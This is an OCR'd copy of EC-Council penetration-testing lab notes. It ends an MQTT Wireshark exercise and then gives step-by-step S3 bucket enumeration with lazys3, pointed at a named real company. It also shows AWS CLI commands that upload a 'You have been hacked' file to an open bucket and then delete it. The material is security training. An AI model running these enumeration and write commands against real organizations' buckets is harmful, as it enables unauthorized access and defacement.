


29. A **Publish Release (PUBREL)** packet responds to a **Publish Received (PUBREC)** packet.
30. Scroll down and select the **Publish Complete** packet from the **Packet List** pane.

    In the **Packet Details** pane, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.

    Under the **MQ Telemetry Transport Protocol** node, observe: **Msg Len** (Message Length) and **Message Identifier**

Edit with WPS Office



31. The **Publish Complete (PUBCOMP)** packet responds to a **Publish Release (PUBREL)** packet.
32. This concludes the demonstration of capturing and analyzing MQTT protocol packets. We analyzed the communication processes between an MQTT client and broker using Wireshark. Understanding these metrics and the workflow helps in identifying MQTT-related issues quickly.

Install the MQTT Explorer tool on the Ubuntu machine. Use Wireshark and MQTT Explorer to capture and analyze traffic between IoT devices. Enter version number of the MQTT protocol.

3.1.1

Score

Correct

Edit with WPS Office

EC-Council Lab Assignment: Module 11
Cloud Computing Threats and Countermeasures

Scenario
Cloud computing offers services like online applications, storage, and email through the Internet, enabling cost savings and operational flexibility. However, the shared and accessible nature of cloud environments makes them attractive targets for cyberattacks. A single misconfigured service or open endpoint can allow attackers to cause widespread disruption. Therefore, regular penetration testing is essential to identify vulnerabilities and strengthen cloud security.

Objective
Learn how to analyze and attack cloud environments using basic hacking methods. This includes:

- **S3 Bucket Enumeration**: Scanning and identifying available Amazon S3 storage buckets that may be accessible over the internet.

- **Exploiting Misconfigured or Public Buckets**: Gaining unauthorized access to data stored in S3 buckets that are either incorrectly configured or made publicly accessible, which can lead to data leakage or further attacks.

Overview of Cloud Computing
Cloud computing delivers IT resources (like storage, servers, and software) over the Internet. These services are flexible and can be scaled as needed. Cloud services are divided into three main types:

- **Infrastructure-as-a-Service (IaaS):** Provides virtual machines, storage, and networks (e.g., AWS EC2).

- **Platform-as-a-Service (PaaS):** Offers platforms and tools for developers to build and run applications (e.g., Google App Engine).

- **Software-as-a-Service (SaaS):** Delivers software applications over the Internet without installation (e.g., Gmail, Google Docs).

Lab Tasks:
Use practical tools and methods to find and exploit security flaws in cloud platforms:

- **S3 Bucket Enumeration:** Find publicly accessible Amazon S3 buckets using tools like **lazys3**.

- **S3 Bucket Exploitation:** Access and modify files in exposed buckets using **AWS CLI** commands.

Edit with WPS Office

Lab 1: Perform S3 Bucket Enumeration using Various Tools

Scenario

S3 buckets are storage containers in AWS. If misconfigured, they can be publicly accessible, allowing attackers to view, edit, or steal their contents. Enumeration tools help discover such buckets by scanning and brute-forcing possible names.


Objectives

• Use *lazys3* to enumerate publicly available S3 buckets

Task 1: Enumerate S3 Buckets using lazys3

lazys3 is a Ruby script that performs brute-force attacks to discover public AWS S3 buckets using domain name permutations. It helps identify unsecured buckets linked to a specific organization, which can then be further investigated for potential exploitation.

1. **Click** on **Parrot Security** to open the virtual machine.
2. **Open Terminal** (black screen icon at the bottom or from the menu).
3. Type: sudo su and press **Enter** to switch to root user.
4. If it asks for a password, type: toor
5. If a pop-up asks for a system update, **click No**.
6. now type cd and press **Enter** to go to the root home directory.
7. now type cd lazys3 and press **Enter** to go into the lazys3 folder. (It's already downloaded for you.)




8. now type ls and press **Enter** to see the files inside the lazys3 folder.
9. Run the script by typing : ruby lazys3.rb and press enter

Edit with WPS Office

10. You will now see a list of **public S3 buckets** found by the tool.


11. To **stop the script**, press : Ctrl + Z




12. **search the S3 buckets of specific company.** To do so, type **ruby lazys3.rb [Company]** and press **Enter**.

13. Here, the target company name is **HackerOne**; you can enter the company name of your choice.

14. The result appears, showing the obtained list of S3 buckets of the specified company.



Edit with WPS Office



Scenario

Amazon S3 buckets allow users to store various types of data, such as documents, images, videos, and scripts. Each bucket requires a globally unique name. In this lab, the focus is on identifying and exploiting misconfigured S3 buckets. Improperly secured buckets can expose sensitive data or allow attackers to modify files—potentially injecting malicious scripts or altering web content. Identifying a bucket's name and location is crucial for assessing its security posture and uncovering vulnerabilities.

Objectives

• Exploit open S3 buckets using **AWS CLI**


Task 1: Exploit Open S3 Buckets using AWS CLI

The **AWS Command Line Interface (CLI)** is a unified tool used to manage AWS services directly from the terminal. It allows for automation and scripting of AWS operations.


Steps to Configure and Use AWS CLI

1. Open the **Parrot Terminal**.
2. Switch to the root user: sudo su
3. Move to the root directory: cd
4. Install AWS CLI: pip3 install awscli

Edit with WPS Office



5. Verify the installation: aws --help
   (Note: If AWS CLI is already installed, ignore any errors.)



6. Start AWS configuration: aws configure

7. Enter the following when prompted:
   - AWS Access Key ID: *(Enter the provided access key)*
   - AWS Secret Access Key: *(Enter the provided secret key)*
   - Default region name: *(Example: us-east-1)*

Edit with WPS Office

- Default output format: *(Example: json)*

8. now Click the AWS account drop-down menu and click **My Security Credentials**, as shown in the screenshot.

9. Click **Access keys (access key ID and secret access key)** in the **Your Security Credentials** section.

10. Click the **Create New Access Key** button.

11. In your browser, after creating the access key, a **pop-up appears** showing success.

12. Click **Show Access Key** to view the details.

13. Copy the **Access Key ID** using **Ctrl + C**.

14. Switch to the **Terminal window**.

15. **Right-click** in the terminal and choose **Paste**, then press **Enter**.

16. Go back to your browser, copy the **Secret Access Key**.

Edit with WPS Office

17. Return to the terminal, **Paste** the Secret Access Key, and press **Enter**.

18. When asked for **Default region**, type: eu-west-1 then press **Enter**.

19. For **Default output format**, leave it **blank** and press **Enter**.
    (If it causes issues, you can also leave the region blank.)
20. **To list the contents of the S3 bucket, type:** aws s3 ls s3://ethicalhacking1

21. This displays all directories in the bucket.

22. now, go to: ethicalhacking1.s3.amazonaws.com in browser

1. All files and directories in the bucket are now visible.
2. Switch back to the terminal.
3. Create a test file with:

   echo "You have been hacked" >> Hack.txt

   This creates a file named Hack.txt.

Edit with WPS Office

```
root@parrot]-[~]
#echo "You have been hacked" >> Hack.txt
root@parrot]-[~]
#
```

4. Move it to the bucket using:

   aws s3 mv Hack.txt s3://ethicalhacking1

```
root@parrot]-[~]
#aws s3 mv Hack.txt s3://ethicalhacking1
move: ./Hack.txt to s3://ethicalhacking1/Hack.txt
```

5. The file is now uploaded to the S3 bucket.
6. Switch to the browser and **reload** the bucket page.

7. The Hack.txt file should now be visible.

8. Switch back to the terminal.
9. To delete the file from the bucket, type: aws s3 rm s3://ethicalhacking1/Hack.txt


```
root@parrot]-[~]
#aws s3 rm s3://ethicalhacking1/Hack.txt
delete: s3://ethicalhacking1/Hack.txt
```

10. The file is now removed from the bucket. Go back to the browser and **reload** the page.The Hack.txt file is no longer listed.

Edit with WPS Office

```
−<ListBucketResult>
    <Name>ethicalhacking1</Name>
    <Prefix/>
    <Marker/>
    <MaxKeys>1000</MaxKeys>
    <IsTruncated>false</IsTruncated>
  −<Contents>
      <Key>PRE-Publication-version-SP.800-203.pdf</Key>
      <LastModified>2021-04-16T07:55:12.000Z</LastModified>
      <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
      <Size>5201590</Size>
      <StorageClass>STANDARD</StorageClass>
    </Contents>
  −<Contents>
      <Key>PRE-Whitepaper.pdf</Key>
      <LastModified>2021-04-16T07:55:16.000Z</LastModified>
      <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
      <Size>5201590</Size>
      <StorageClass>STANDARD</StorageClass>
    </Contents>
</ListBucketResult>
```


11. This confirms that files can be **added or deleted** from misconfigured, public S3 bucket



Edit with WPS Office